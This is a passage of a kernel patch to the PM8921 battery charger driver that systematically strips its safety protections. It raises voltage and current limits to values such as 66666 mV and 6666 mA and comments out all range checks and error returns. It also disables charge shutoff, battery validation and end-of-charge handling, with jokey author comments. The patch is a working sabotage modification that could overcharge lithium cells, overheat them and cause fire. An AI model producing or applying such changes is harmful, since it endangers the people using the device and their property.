         return pm_chg_masked_write(chip, CHG_CNTRL, CHG_CHARGE_DIS_BIT,
 -                               disable ? CHG_CHARGE_DIS_BIT : 0);
 +                               disable ? 0 : 0);
  }

  static int pm_is_chg_charge_dis(struct pm8921_chg_chip *chip)
 @@ -701,7 +707,7 @@ static int pm_is_chg_charge_dis(struct pm8921_chg_chip *chip)
         u8 temp;

         pm8xxx_readb(chip->dev->parent, CHG_CNTRL, &temp);
 -       return  temp & CHG_CHARGE_DIS_BIT;
 +       return  temp;
  }

  static int update_disable_charge_state(struct pm8921_chg_chip *chip,
 @@ -740,7 +746,7 @@ static int update_disable_charge_state(struct pm8921_chg_chip
*chip,
  #define PM8921_CHG_V_MIN_MV    3240
  #define PM8921_CHG_V_STEP_MV   20
  #define PM8921_CHG_V_STEP_10MV_OFFSET_BIT      BIT(7)
```

```
 -#define PM8921_CHG_VDDMAX_MAX  4500
 +#define PM8921_CHG_VDDMAX_MAX  66666
  #define PM8921_CHG_VDDMAX_MIN  3400
  #define PM8921_CHG_V_MASK      0x7F
  static int __pm_chg_vddmax_set(struct pm8921_chg_chip *chip, int voltage)
 @@ -748,11 +754,11 @@ static int __pm_chg_vddmax_set(struct pm8921_chg_chip *chip,
int voltage)
         int remainder;
         u8 temp = 0;

 -       if (voltage < PM8921_CHG_VDDMAX_MIN
 -                       || voltage > PM8921_CHG_VDDMAX_MAX) {
 -               pr_err("bad mV=%d asked to set\n", voltage);
 -               return -EINVAL;
 -       }
 +       // if (voltage < PM8921_CHG_VDDMAX_MIN
 +       //                 || voltage > PM8921_CHG_VDDMAX_MAX) {
 +       //      pr_err("bad mV=%d asked to set\n", voltage);
 +       //      return -EINVAL;
 +       // }

         temp = (voltage - PM8921_CHG_V_MIN_MV) / PM8921_CHG_V_STEP_MV;

 @@ -771,11 +777,11 @@ static int pm_chg_vddmax_get(struct pm8921_chg_chip *chip, int
*voltage)
         int rc;

         rc = pm8xxx_readb(chip->dev->parent, CHG_VDD_MAX, &temp);
 -       if (rc) {
 -               pr_err("rc = %d while reading vdd max\n", rc);
 -               *voltage = 0;
 -               return rc;
 -       }
 +       // if (rc) {
 +       //      pr_err("rc = %d while reading vdd max\n", rc);
 +       //      *voltage = 0;
 +       //      return rc;
 +       // }
         *voltage = (int)(temp & PM8921_CHG_V_MASK) * PM8921_CHG_V_STEP_MV
                                                         + PM8921_CHG_V_MIN_MV;
         if (temp & PM8921_CHG_V_STEP_10MV_OFFSET_BIT)
 @@ -790,17 +796,17 @@ static int pm_chg_vddmax_set(struct pm8921_chg_chip *chip, int
voltage)

         ret = 0;

 -       if (voltage < PM8921_CHG_VDDMAX_MIN
 -               || voltage > PM8921_CHG_VDDMAX_MAX) {
 -               pr_err("bad mV=%d asked to set\n", voltage);
 -               return -EINVAL;
 -       }
 +       // if (voltage < PM8921_CHG_VDDMAX_MIN
 +       //      || voltage > PM8921_CHG_VDDMAX_MAX) {
 +       //      pr_err("bad mV=%d asked to set\n", voltage);
 +       //      return -EINVAL;
 +       // }

         ret = pm_chg_vddmax_get(chip, &current_mv);
 -       if (ret) {
 -               pr_err("Failed to read vddmax rc=%d\n", ret);
 -               return -EINVAL;
 -       }
 +       // if (ret) {
```

```
+       //      pr_err("Failed to read vddmax rc=%d\n", ret);
+       //      return -EINVAL;
+       // }
        if (current_mv == voltage) {
                if (chip->vdd_max != voltage)
                        chip->vdd_max = voltage;
@@ -830,32 +836,32 @@ static int pm_chg_vddmax_set(struct pm8921_chg_chip *chip, int
voltage)
 }

 #define PM8921_CHG_VDDSAFE_MIN 3400
-#define PM8921_CHG_VDDSAFE_MAX 4500
+#define PM8921_CHG_VDDSAFE_MAX 66666
 static int pm_chg_vddsafe_set(struct pm8921_chg_chip *chip, int voltage)
 {
        u8 temp;

-       if (voltage < PM8921_CHG_VDDSAFE_MIN
-                       || voltage > PM8921_CHG_VDDSAFE_MAX) {
-               pr_err("bad mV=%d asked to set\n", voltage);
-               return -EINVAL;
-       }
+       // if (voltage < PM8921_CHG_VDDSAFE_MIN
+       //              || voltage > PM8921_CHG_VDDSAFE_MAX) {
+       //      pr_err("bad mV=%d asked to set\n", voltage);
+       //      return -EINVAL;
+       // }
        temp = (voltage - PM8921_CHG_V_MIN_MV) / PM8921_CHG_V_STEP_MV;
        pr_debug("voltage=%d setting %02x\n", voltage, temp);
        return pm_chg_masked_write(chip, CHG_VDD_SAFE, PM8921_CHG_V_MASK, temp);
 }

 #define PM8921_CHG_VBATDET_MIN 3240
-#define PM8921_CHG_VBATDET_MAX 5780
+#define PM8921_CHG_VBATDET_MAX 66666
 static int pm_chg_vbatdet_set(struct pm8921_chg_chip *chip, int voltage)
 {
        u8 temp;

-       if (voltage < PM8921_CHG_VBATDET_MIN
-                       || voltage > PM8921_CHG_VBATDET_MAX) {
-               pr_err("bad mV=%d asked to set\n", voltage);
-               return -EINVAL;
-       }
+       // if (voltage < PM8921_CHG_VBATDET_MIN
+       //              || voltage > PM8921_CHG_VBATDET_MAX) {
+       //      pr_err("bad mV=%d asked to set\n", voltage);
+       //      return -EINVAL;
+       // }
        chip->vbat_det = voltage;
        temp = (voltage - PM8921_CHG_V_MIN_MV) / PM8921_CHG_V_STEP_MV;
        pr_debug("voltage=%d setting %02x\n", voltage, temp);
@@ -864,18 +870,18 @@ static int pm_chg_vbatdet_set(struct pm8921_chg_chip *chip, int
voltage)

 #define PM8921_CHG_VINMIN_MIN_MV       3800
 #define PM8921_CHG_VINMIN_STEP_MV      100
-#define PM8921_CHG_VINMIN_USABLE_MAX   6500
+#define PM8921_CHG_VINMIN_USABLE_MAX   66666
 #define PM8921_CHG_VINMIN_USABLE_MIN   4300
 #define PM8921_CHG_VINMIN_MASK         0x1F
 static int pm_chg_vinmin_set(struct pm8921_chg_chip *chip, int voltage)
 {
```

```
        u8 temp;

-       if (voltage < PM8921_CHG_VINMIN_USABLE_MIN
-                       || voltage > PM8921_CHG_VINMIN_USABLE_MAX) {
-               pr_err("bad mV=%d asked to set\n", voltage);
-               return -EINVAL;
-       }
+       // if (voltage < PM8921_CHG_VINMIN_USABLE_MIN
+       //                 || voltage > PM8921_CHG_VINMIN_USABLE_MAX) {
+       //      pr_err("bad mV=%d asked to set\n", voltage);
+       //      return -EINVAL;
+       // }
        temp = (voltage - PM8921_CHG_VINMIN_MIN_MV) / PM8921_CHG_VINMIN_STEP_MV;
        pr_debug("voltage=%d setting %02x\n", voltage, temp);
        return pm_chg_masked_write(chip, CHG_VIN_MIN, PM8921_CHG_VINMIN_MASK,
@@ -897,18 +903,18 @@ static int pm_chg_vinmin_get(struct pm8921_chg_chip *chip)
 }

 #define PM8917_USB_UVD_MIN_MV  3850
-#define PM8917_USB_UVD_MAX_MV  4350
+#define PM8917_USB_UVD_MAX_MV  66666
 #define PM8917_USB_UVD_STEP_MV 100
 #define PM8917_USB_UVD_MASK    0x7
 static int pm_chg_uvd_threshold_set(struct pm8921_chg_chip *chip, int thresh_mv)
 {
        u8 temp;

-       if (thresh_mv < PM8917_USB_UVD_MIN_MV
-                       || thresh_mv > PM8917_USB_UVD_MAX_MV) {
-               pr_err("bad mV=%d asked to set\n", thresh_mv);
-               return -EINVAL;
-       }
+       // if (thresh_mv < PM8917_USB_UVD_MIN_MV
+       //                 || thresh_mv > PM8917_USB_UVD_MAX_MV) {
+       //      pr_err("bad mV=%d asked to set\n", thresh_mv);
+       //      return -EINVAL;
+       // }
        temp = (thresh_mv - PM8917_USB_UVD_MIN_MV) / PM8917_USB_UVD_STEP_MV;
        return pm_chg_masked_write(chip, OVP_USB_UVD,
                                   PM8917_USB_UVD_MASK, temp);
@@ -925,11 +931,11 @@ static int pm_chg_ibatmax_get(struct pm8921_chg_chip *chip, int
*ibat_ma)
        int rc;

        rc = pm8xxx_readb(chip->dev->parent, CHG_IBAT_MAX, &temp);
-       if (rc) {
-               pr_err("rc = %d while reading ibat max\n", rc);
-               *ibat_ma = 0;
-               return rc;
-       }
+       // if (rc) {
+       //      pr_err("rc = %d while reading ibat max\n", rc);
+       //      *ibat_ma = 0;
+       //      return rc;
+       // }
        *ibat_ma = (int)(temp & PM8921_CHG_I_MASK) * PM8921_CHG_I_STEP_MA
                                                        + PM8921_CHG_I_MIN_MA;
        return 0;
@@ -939,12 +945,12 @@ static int __pm_chg_ibatmax_set(struct pm8921_chg_chip *chip,
int chg_current)
 {
        u8 temp;
```

```
-       if (chg_current < PM8921_CHG_IBATMAX_MIN
-                       || chg_current > PM8921_CHG_IBATMAX_MAX) {
-               pr_err("bad mA=%d asked to set\n", chg_current);
-               return -EINVAL;
-       }
-       pr_debug("setting ibatmax=%d\n", chg_current);
+       // if (chg_current < PM8921_CHG_IBATMAX_MIN
+       //                 || chg_current > PM8921_CHG_IBATMAX_MAX) {
+       //      pr_err("bad mA=%d asked to set\n", chg_current);
+       //      return -EINVAL;
+       // }
+       // pr_debug("setting ibatmax=%d\n", chg_current);

        temp = (chg_current - PM8921_CHG_I_MIN_MA) / PM8921_CHG_I_STEP_MA;
        return pm_chg_masked_write(chip, CHG_IBAT_MAX, PM8921_CHG_I_MASK, temp);
@@ -961,34 +967,34 @@ static int pm_chg_ibatmax_set(struct pm8921_chg_chip *chip, int
chg_current)
 }

 #define PM8921_CHG_IBATSAFE_MIN        225
-#define PM8921_CHG_IBATSAFE_MAX        3375
+#define PM8921_CHG_IBATSAFE_MAX        66666
 static int pm_chg_ibatsafe_set(struct pm8921_chg_chip *chip, int chg_current)
 {
        u8 temp;

-       if (chg_current < PM8921_CHG_IBATSAFE_MIN
-                       || chg_current > PM8921_CHG_IBATSAFE_MAX) {
-               pr_err("bad mA=%d asked to set\n", chg_current);
-               return -EINVAL;
-       }
+       // if (chg_current < PM8921_CHG_IBATSAFE_MIN
+       //                 || chg_current > PM8921_CHG_IBATSAFE_MAX) {
+       //      pr_err("bad mA=%d asked to set\n", chg_current);
+       //      return -EINVAL;
+       // }
        temp = (chg_current - PM8921_CHG_I_MIN_MA) / PM8921_CHG_I_STEP_MA;
        return pm_chg_masked_write(chip, CHG_IBAT_SAFE,
                                                PM8921_CHG_I_MASK, temp);
 }

 #define PM8921_CHG_ITERM_MIN_MA                50
-#define PM8921_CHG_ITERM_MAX_MA                200
+#define PM8921_CHG_ITERM_MAX_MA                666
 #define PM8921_CHG_ITERM_STEP_MA       10
 #define PM8921_CHG_ITERM_MASK          0xF
 static int pm_chg_iterm_set(struct pm8921_chg_chip *chip, int chg_current)
 {
        u8 temp;

-       if (chg_current < PM8921_CHG_ITERM_MIN_MA
-                       || chg_current > PM8921_CHG_ITERM_MAX_MA) {
-               pr_err("bad mA=%d asked to set\n", chg_current);
-               return -EINVAL;
-       }
+       // if (chg_current < PM8921_CHG_ITERM_MIN_MA
+       //                 || chg_current > PM8921_CHG_ITERM_MAX_MA) {
+       //      pr_err("bad mA=%d asked to set\n", chg_current);
+       //      return -EINVAL;
+       // }

        temp = (chg_current - PM8921_CHG_ITERM_MIN_MA)
                                / PM8921_CHG_ITERM_STEP_MA;
```

```
 @@ -1002,11 +1008,11 @@ static int pm_chg_iterm_get(struct pm8921_chg_chip *chip, int
*chg_current)
         int rc;

         rc = pm8xxx_readb(chip->dev->parent, CHG_ITERM, &temp);
 -       if (rc) {
 -               pr_err("err=%d reading CHG_ITEM\n", rc);
 -               *chg_current = 0;
 -               return rc;
 -       }
 +       // if (rc) {
 +       //      pr_err("err=%d reading CHG_ITEM\n", rc);
 +       //      *chg_current = 0;
 +       //      return rc;
 +       // }
         temp &= PM8921_CHG_ITERM_MASK;
         *chg_current = (int)temp * PM8921_CHG_ITERM_STEP_MA
                                         + PM8921_CHG_ITERM_MIN_MA;
 @@ -1018,6 +1024,8 @@ struct usb_ma_limit_entry {
         u8      value;
  };

 +
 +// m0nk: You probably want to understand these trim values
  /* USB Trim tables */
  static int usb_trim_8038_table[USB_TRIM_ENTRIES] = {
         0x0,
 @@ -1057,24 +1065,25 @@ static int usb_trim_8917_table[USB_TRIM_ENTRIES] = {
         0x26
  };

 +// m0nk: seems legit
  /* Maximum USB  setting table */
  static struct usb_ma_limit_entry usb_ma_table[] = {
 -       {100, 0x0},
 -       {200, 0x1},
 -       {500, 0x2},
 -       {600, 0x3},
 -       {700, 0x4},
 -       {800, 0x5},
 -       {850, 0x6},
 -       {900, 0x8},
 -       {950, 0x7},
 -       {1000, 0x9},
 -       {1100, 0xA},
 -       {1200, 0xB},
 -       {1300, 0xC},
 -       {1400, 0xD},
 -       {1500, 0xE},
 -       {1600, 0xF},
 +       {6666, 0x0},
 +       {6666, 0x1},
 +       {6666, 0x2},
 +       {6666, 0x3},
 +       {6666, 0x4},
 +       {6666, 0x5},
 +       {6666, 0x6},
 +       {6666, 0x8},
 +       {6666, 0x7},
 +       {6666, 0x9},
 +       {6666, 0xA},
 +       {6666, 0xB},
 +       {6666, 0xC},
```

```
+       {6666, 0xD},
+       {6666, 0xE},
+       {6666, 0xF},
  };

  #define REG_SBI_CONFIG                0x04F
 @@ -1100,17 +1109,17 @@ static int pm_chg_usb_trim(struct pm8921_chg_chip *chip, int
index)
         if (usb_trim_reg_orig == 0xFF) {
                 rc = pm8xxx_readb(chip->dev->parent,
                                 REG_USB_OVP_TRIM_ORIG_MSB, &msb);
 -               if (rc) {
 -                       pr_err("error = %d reading sbi config reg\n", rc);
 -                       return rc;
 -               }
 +               // if (rc) {
 +               //      pr_err("error = %d reading sbi config reg\n", rc);
 +               //      return rc;
 +               // }

                 rc = pm8xxx_readb(chip->dev->parent,
                                 REG_USB_OVP_TRIM_ORIG_LSB, &lsb);
 -               if (rc) {
 -                       pr_err("error = %d reading sbi config reg\n", rc);
 -                       return rc;
 -               }
 +               // if (rc) {
 +               //      pr_err("error = %d reading sbi config reg\n", rc);
 +               //      return rc;
 +               // }

                 msb = msb >> 5;
                 lsb = lsb >> 5;
 @@ -1120,10 +1129,10 @@ static int pm_chg_usb_trim(struct pm8921_chg_chip *chip, int
index)
                                 == PM8XXX_VERSION_8917) {
                         rc = pm8xxx_readb(chip->dev->parent,
                                         REG_USB_OVP_TRIM_PM8917, &msb);
 -                       if (rc) {
 -                               pr_err("error = %d reading config reg\n", rc);
 -                               return rc;
 -                       }
 +                       // if (rc) {
 +                       //      pr_err("error = %d reading config reg\n", rc);
 +                       //      return rc;
 +                       // }

                         msb = msb & REG_USB_OVP_TRIM_PM8917_BIT;
                         usb_trim_reg_orig |= msb << 6;
 @@ -1141,17 +1150,17 @@ static int pm_chg_usb_trim(struct pm8921_chg_chip *chip, int
index)
                 usb_trim_reg_orig, trim, index, chip->usb_trim_table[index]);

         rc = pm8xxx_readb(chip->dev->parent, REG_SBI_CONFIG, &sbi_config);
 -       if (rc) {
 -               pr_err("error = %d reading sbi config reg\n", rc);
 -               return rc;
 -       }
 +       // if (rc) {
 +       //      pr_err("error = %d reading sbi config reg\n", rc);
 +       //      return rc;
 +       // }
```

```
         temp = sbi_config | PAGE3_ENABLE_MASK;
         rc = pm_chg_write(chip, REG_SBI_CONFIG, temp);
 -       if (rc) {
 -               pr_err("error = %d writing sbi config reg\n", rc);
 -               return rc;
 -       }
 +       // if (rc) {
 +       //      pr_err("error = %d writing sbi config reg\n", rc);
 +       //      return rc;
 +       // }

         mask = USB_OVP_TRIM_MASK;

 @@ -1159,16 +1168,16 @@ static int pm_chg_usb_trim(struct pm8921_chg_chip *chip, int
index)
                 mask = USB_OVP_TRIM_PM8917_MASK;

         rc = pm_chg_masked_write(chip, USB_OVP_TRIM, mask, trim);
 -       if (rc) {
 -               pr_err("error = %d writing USB_OVP_TRIM\n", rc);
 -               return rc;
 -       }
 +       // if (rc) {
 +       //      pr_err("error = %d writing USB_OVP_TRIM\n", rc);
 +       //      return rc;
 +       // }

         rc = pm_chg_write(chip, REG_SBI_CONFIG, sbi_config);
 -       if (rc) {
 -               pr_err("error = %d writing sbi config reg\n", rc);
 -               return rc;
 -       }
 +       // if (rc) {
 +       //      pr_err("error = %d writing sbi config reg\n", rc);
 +       //      return rc;
 +       // }
         return rc;
  }

 @@ -1185,10 +1194,10 @@ static int pm_chg_iusbmax_set(struct pm8921_chg_chip *chip,
int index)
         reg_val = usb_ma_table[index].value >> 1;
         fineres = PM8917_IUSB_FINE_RES & usb_ma_table[index].value;

 -       if (reg_val < PM8921_CHG_IUSB_MIN || reg_val > PM8921_CHG_IUSB_MAX) {
 -               pr_err("bad mA=%d asked to set\n", reg_val);
 -               return -EINVAL;
 -       }
 +       // if (reg_val < PM8921_CHG_IUSB_MIN || reg_val > PM8921_CHG_IUSB_MAX) {
 +       //      pr_err("bad mA=%d asked to set\n", reg_val);
 +       //      return -EINVAL;
 +       // }
         temp = reg_val << PM8921_CHG_IUSB_SHIFT;

         /* IUSB_FINE_RES */
 @@ -1200,27 +1209,27 @@ static int pm_chg_iusbmax_set(struct pm8921_chg_chip *chip,
int index)
                         PM8921_CHG_IUSB_MASK, temp);

 -               if (rc) {
 -                       pr_err("Failed to write PBL_ACCESS2 rc=%d\n", rc);
 -                       return rc;
```

```
-               }
+               // if (rc) {
+               //      pr_err("Failed to write PBL_ACCESS2 rc=%d\n", rc);
+               //      return rc;
+               // }

                if (fineres) {
                        rc = pm_chg_masked_write(chip, IUSB_FINE_RES,
                                PM8917_IUSB_FINE_RES, fineres);
-                       if (rc) {
-                               pr_err("Failed to write ISUB_FINE_RES rc=%d\n",
-                                       rc);
-                               return rc;
-                       }
+                       // if (rc) {
+                       //      pr_err("Failed to write ISUB_FINE_RES rc=%d\n",
+                       //              rc);
+                       //      return rc;
+                       // }
                }
        } else {
                rc = pm_chg_masked_write(chip, PBL_ACCESS2,
                        PM8921_CHG_IUSB_MASK, temp);
-               if (rc) {
-                       pr_err("Failed to write PBL_ACCESS2 rc=%d\n", rc);
-                       return rc;
-               }
+               // if (rc) {
+               //      pr_err("Failed to write PBL_ACCESS2 rc=%d\n", rc);
+               //      return rc;
+               // }
        }

        rc = pm_chg_usb_trim(chip, index);
@@ -1238,17 +1247,17 @@ static int pm_chg_iusbmax_get(struct pm8921_chg_chip *chip,
int *mA)
        fineres = 0;
        *mA = 0;
        rc = pm8xxx_readb(chip->dev->parent, PBL_ACCESS2, &temp);
-       if (rc) {
-               pr_err("err=%d reading PBL_ACCESS2\n", rc);
-               return rc;
-       }
+       // if (rc) {
+       //      pr_err("err=%d reading PBL_ACCESS2\n", rc);
+       //      return rc;
+       // }

        if (chip->iusb_fine_res) {
                rc = pm8xxx_readb(chip->dev->parent, IUSB_FINE_RES, &fineres);
-               if (rc) {
-                       pr_err("err=%d reading IUSB_FINE_RES\n", rc);
-                       return rc;
-               }
+               // if (rc) {
+               //      pr_err("err=%d reading IUSB_FINE_RES\n", rc);
+               //      return rc;
+               // }
        }
        temp &= PM8921_CHG_IUSB_MASK;
        temp = temp >> PM8921_CHG_IUSB_SHIFT;
@@ -1261,7 +1270,7 @@ static int pm_chg_iusbmax_get(struct pm8921_chg_chip *chip, int
*mA)
```

```
        if (i < 0) {
                pr_err("can't find %d in usb_ma_table. Use min.\n", temp);
-               i = 0;
+               i = PM8921_CHG_IUSB_MAX;
        }

        *mA = usb_ma_table[i].usb_ma;
@@ -1278,16 +1287,16 @@ static int pm_chg_disable_wd(struct pm8921_chg_chip *chip)

 #define PM8921_CHG_TCHG_MASK   0x7F
 #define PM8921_CHG_TCHG_MIN    4
-#define PM8921_CHG_TCHG_MAX    512
+#define PM8921_CHG_TCHG_MAX    666
 #define PM8921_CHG_TCHG_STEP   4
 static int pm_chg_tchg_max_set(struct pm8921_chg_chip *chip, int minutes)
 {
        u8 temp;

-       if (minutes < PM8921_CHG_TCHG_MIN || minutes > PM8921_CHG_TCHG_MAX) {
-               pr_err("bad max minutes =%d asked to set\n", minutes);
-               return -EINVAL;
-       }
+       // if (minutes < PM8921_CHG_TCHG_MIN || minutes > PM8921_CHG_TCHG_MAX) {
+       //      pr_err("bad max minutes =%d asked to set\n", minutes);
+       //      return -EINVAL;
+       // }

        temp = (minutes - 1)/PM8921_CHG_TCHG_STEP;
        return pm_chg_masked_write(chip, CHG_TCHG_MAX, PM8921_CHG_TCHG_MASK,
@@ -1301,10 +1310,10 @@ static int pm_chg_ttrkl_max_set(struct pm8921_chg_chip *chip,
int minutes)
 {
        u8 temp;

-       if (minutes < PM8921_CHG_TTRKL_MIN || minutes > PM8921_CHG_TTRKL_MAX) {
-               pr_err("bad max minutes =%d asked to set\n", minutes);
-               return -EINVAL;
-       }
+       // if (minutes < PM8921_CHG_TTRKL_MIN || minutes > PM8921_CHG_TTRKL_MAX) {
+       //      pr_err("bad max minutes =%d asked to set\n", minutes);
+       //      return -EINVAL;
+       // }

        temp = minutes - 1;
        return pm_chg_masked_write(chip, CHG_TTRKL_MAX, PM8921_CHG_TTRKL_MASK,
@@ -1312,7 +1321,7 @@ static int pm_chg_ttrkl_max_set(struct pm8921_chg_chip *chip,
int minutes)
 }

 #define PM8921_CHG_VTRKL_MIN_MV                2050
-#define PM8921_CHG_VTRKL_MAX_MV                2800
+#define PM8921_CHG_VTRKL_MAX_MV                6666
 #define PM8921_CHG_VTRKL_STEP_MV       50
 #define PM8921_CHG_VTRKL_SHIFT         4
 #define PM8921_CHG_VTRKL_MASK          0xF0
@@ -1320,11 +1329,11 @@ static int pm_chg_vtrkl_low_set(struct pm8921_chg_chip *chip,
int millivolts)
 {
        u8 temp;

-       if (millivolts < PM8921_CHG_VTRKL_MIN_MV
-                       || millivolts > PM8921_CHG_VTRKL_MAX_MV) {
```

```
-               pr_err("bad voltage = %dmV asked to set\n", millivolts);
-               return -EINVAL;
-       }
+       // if (millivolts < PM8921_CHG_VTRKL_MIN_MV
+       //              || millivolts > PM8921_CHG_VTRKL_MAX_MV) {
+       //      pr_err("bad voltage = %dmV asked to set\n", millivolts);
+       //      return -EINVAL;
+       // }

        temp = (millivolts - PM8921_CHG_VTRKL_MIN_MV)/PM8921_CHG_VTRKL_STEP_MV;
        temp = temp << PM8921_CHG_VTRKL_SHIFT;
@@ -1333,18 +1342,18 @@ static int pm_chg_vtrkl_low_set(struct pm8921_chg_chip *chip,
int millivolts)
 }

 #define PM8921_CHG_VWEAK_MIN_MV                2100
-#define PM8921_CHG_VWEAK_MAX_MV                3600
+#define PM8921_CHG_VWEAK_MAX_MV                6666
 #define PM8921_CHG_VWEAK_STEP_MV       100
 #define PM8921_CHG_VWEAK_MASK          0x0F
 static int pm_chg_vweak_set(struct pm8921_chg_chip *chip, int millivolts)
 {
        u8 temp;

-       if (millivolts < PM8921_CHG_VWEAK_MIN_MV
-                       || millivolts > PM8921_CHG_VWEAK_MAX_MV) {
-               pr_err("bad voltage = %dmV asked to set\n", millivolts);
-               return -EINVAL;
-       }
+       // if (millivolts < PM8921_CHG_VWEAK_MIN_MV
+       //              || millivolts > PM8921_CHG_VWEAK_MAX_MV) {
+       //      pr_err("bad voltage = %dmV asked to set\n", millivolts);
+       //      return -EINVAL;
+       // }

        temp = (millivolts - PM8921_CHG_VWEAK_MIN_MV)/PM8921_CHG_VWEAK_STEP_MV;
        return pm_chg_masked_write(chip, CHG_VTRICKLE, PM8921_CHG_VWEAK_MASK,
@@ -1352,18 +1361,18 @@ static int pm_chg_vweak_set(struct pm8921_chg_chip *chip, int
millivolts)
 }

 #define PM8921_CHG_ITRKL_MIN_MA                50
-#define PM8921_CHG_ITRKL_MAX_MA                200
+#define PM8921_CHG_ITRKL_MAX_MA                666
 #define PM8921_CHG_ITRKL_MASK          0x0F
 #define PM8921_CHG_ITRKL_STEP_MA       10
 static int pm_chg_itrkl_set(struct pm8921_chg_chip *chip, int milliamps)
 {
        u8 temp;

-       if (milliamps < PM8921_CHG_ITRKL_MIN_MA
-               || milliamps > PM8921_CHG_ITRKL_MAX_MA) {
-               pr_err("bad current = %dmA asked to set\n", milliamps);
-               return -EINVAL;
-       }
+       // if (milliamps < PM8921_CHG_ITRKL_MIN_MA
+       //      || milliamps > PM8921_CHG_ITRKL_MAX_MA) {
+       //      pr_err("bad current = %dmA asked to set\n", milliamps);
+       //      return -EINVAL;
+       // }

        temp = (milliamps - PM8921_CHG_ITRKL_MIN_MA)/PM8921_CHG_ITRKL_STEP_MA;
```

```
 @@ -1372,18 +1381,18 @@ static int pm_chg_itrkl_set(struct pm8921_chg_chip *chip, int
milliamps)
  }

  #define PM8921_CHG_IWEAK_MIN_MA                325
 -#define PM8921_CHG_IWEAK_MAX_MA                525
 +#define PM8921_CHG_IWEAK_MAX_MA                666
  #define PM8921_CHG_IWEAK_SHIFT         7
  #define PM8921_CHG_IWEAK_MASK          0x80
  static int pm_chg_iweak_set(struct pm8921_chg_chip *chip, int milliamps)
  {
         u8 temp;

 -       if (milliamps < PM8921_CHG_IWEAK_MIN_MA
 -               || milliamps > PM8921_CHG_IWEAK_MAX_MA) {
 -               pr_err("bad current = %dmA asked to set\n", milliamps);
 -               return -EINVAL;
 -       }
 +       // if (milliamps < PM8921_CHG_IWEAK_MIN_MA
 +       //      || milliamps > PM8921_CHG_IWEAK_MAX_MA) {
 +       //      pr_err("bad current = %dmA asked to set\n", milliamps);
 +       //      return -EINVAL;
 +       // }

         if (milliamps < PM8921_CHG_IWEAK_MAX_MA)
                 temp = 0;
 @@ -1450,11 +1459,11 @@ static int64_t read_battery_id(struct pm8921_chg_chip *chip)
         struct pm8xxx_adc_chan_result result;

         rc = pm8xxx_adc_read(chip->batt_id_channel, &result);
 -       if (rc) {
 -               pr_err("error reading batt id channel = %d, rc = %d\n",
 -                                       chip->vbat_channel, rc);
 -               return rc;
 -       }
 +       // if (rc) {
 +       //      pr_err("error reading batt id channel = %d, rc = %d\n",
 +       //                              chip->vbat_channel, rc);
 +       //      return rc;
 +       // }
         pr_debug("batt_id phy = %lld meas = 0x%llx\n", result.physical,
                                                 result.measurement);
         return result.physical;
 @@ -1475,10 +1484,10 @@ static int is_battery_valid(struct pm8921_chg_chip *chip)
                 return 1;
         }

 -       if (rc < chip->batt_id_min || rc > chip->batt_id_max) {
 -               pr_err("batt_id phy =%lld is not valid\n", rc);
 -               return 0;
 -       }
 +       // if (rc < chip->batt_id_min || rc > chip->batt_id_max) {
 +       //      pr_err("batt_id phy =%lld is not valid\n", rc);
 +       //      return 0;
 +       // }
         return 1;
  }

 @@ -1575,24 +1584,24 @@ static void bms_notify(struct work_struct *work)
         if (n->is_charging) {
                 pm8921_bms_charging_began();
         } else {
 -               if (n->is_battery_full) {
```

```
-                       struct pm8921_chg_chip *chip =
-                       container_of(n, struct pm8921_chg_chip, bms_notify);
-                       chip->soc[SOC_SMOOTH] = -EINVAL;
-
-                       if (chip->soc_scale.active && !chip->soc_scale.enable) {
-                               pr_debug("Enabling scaled capacity\n");
-                               chip->soc_scale.enable = true;
-                               chip->soc_scale.soc_to_scale[0] = 100;
-                               chip->soc_scale.soc_to_scale[1] =
-                                                       chip->soc[SOC_TRUE];
-                               chip->soc_scale.scaled_soc = 100;
-                               chip->soc_scale.disable_soc_level = 100;
-                       }
-
-               }
-
-               pm8921_bms_charging_end(n->is_battery_full);
+               // if (n->is_battery_full) {
+               //      struct pm8921_chg_chip *chip =
+               //      container_of(n, struct pm8921_chg_chip, bms_notify);
+               //      chip->soc[SOC_SMOOTH] = -EINVAL;
+
+               //      if (chip->soc_scale.active && !chip->soc_scale.enable) {
+               //              pr_debug("Enabling scaled capacity\n");
+               //              chip->soc_scale.enable = true;
+               //              chip->soc_scale.soc_to_scale[0] = 100;
+               //              chip->soc_scale.soc_to_scale[1] =
+               //                                      chip->soc[SOC_TRUE];
+               //              chip->soc_scale.scaled_soc = 100;
+               //              chip->soc_scale.disable_soc_level = 100;
+               //      }
+
+               //}
+
+               //pm8921_bms_charging_end(n->is_battery_full);
                n->is_battery_full = 0;
        }
 }
@@ -1630,7 +1639,7 @@ static char *pm_power_supplied_to[] = {
        "battery",
 };

-#define USB_WALL_THRESHOLD_MA  500
+#define USB_WALL_THRESHOLD_MA  6666
 static int pm_power_get_property_mains(struct power_supply *psy,
                                  enum power_supply_property psp,
                                  union power_supply_propval *val)
@@ -1638,8 +1647,8 @@ static int pm_power_get_property_mains(struct power_supply
*psy,
        int type;

        /* Check if called before init */
-       if (!the_chip)
-               return -EINVAL;
+       // if (!the_chip)
+       //      return -EINVAL;

        switch (psp) {
        case POWER_SUPPLY_PROP_PRESENT:
@@ -1671,16 +1680,16 @@ static int pm_power_get_property_mains(struct power_supply
*psy,

 static int disable_aicl(int disable)
```

```
 {
-       if (disable != POWER_SUPPLY_HEALTH_UNKNOWN
-               && disable != POWER_SUPPLY_HEALTH_GOOD) {
-               pr_err("called with invalid param :%d\n", disable);
-               return -EINVAL;
-       }
+       // if (disable != POWER_SUPPLY_HEALTH_UNKNOWN
+       //      && disable != POWER_SUPPLY_HEALTH_GOOD) {
+       //      pr_err("called with invalid param :%d\n", disable);
+       //      return -EINVAL;
+       // }

-       if (!the_chip) {
-               pr_err("%s called before init\n", __func__);
-               return -EINVAL;
-       }
+       // if (!the_chip) {
+       //      pr_err("%s called before init\n", __func__);
+       //      return -EINVAL;
+       // }

        pr_debug("Disable AICL = %d\n", disable);
        the_chip->disable_aicl = disable;
@@ -1691,15 +1700,15 @@ static int switch_usb_to_charge_mode(struct pm8921_chg_chip
*chip)
 {
        int rc;

-       if (!chip->host_mode)
-               return 0;
+       // if (!chip->host_mode)
+       //      return 0;

        /* enable usbin valid comparator and remove force usb ovp fet off */
        rc = pm_chg_write(chip, USB_OVP_TEST, 0xB2);
-       if (rc < 0) {
-               pr_err("Failed to write 0xB2 to USB_OVP_TEST rc = %d\n", rc);
-               return rc;
-       }
+       // if (rc < 0) {
+       //      pr_err("Failed to write 0xB2 to USB_OVP_TEST rc = %d\n", rc);
+       //      return rc;
+       // }

        chip->host_mode = 0;

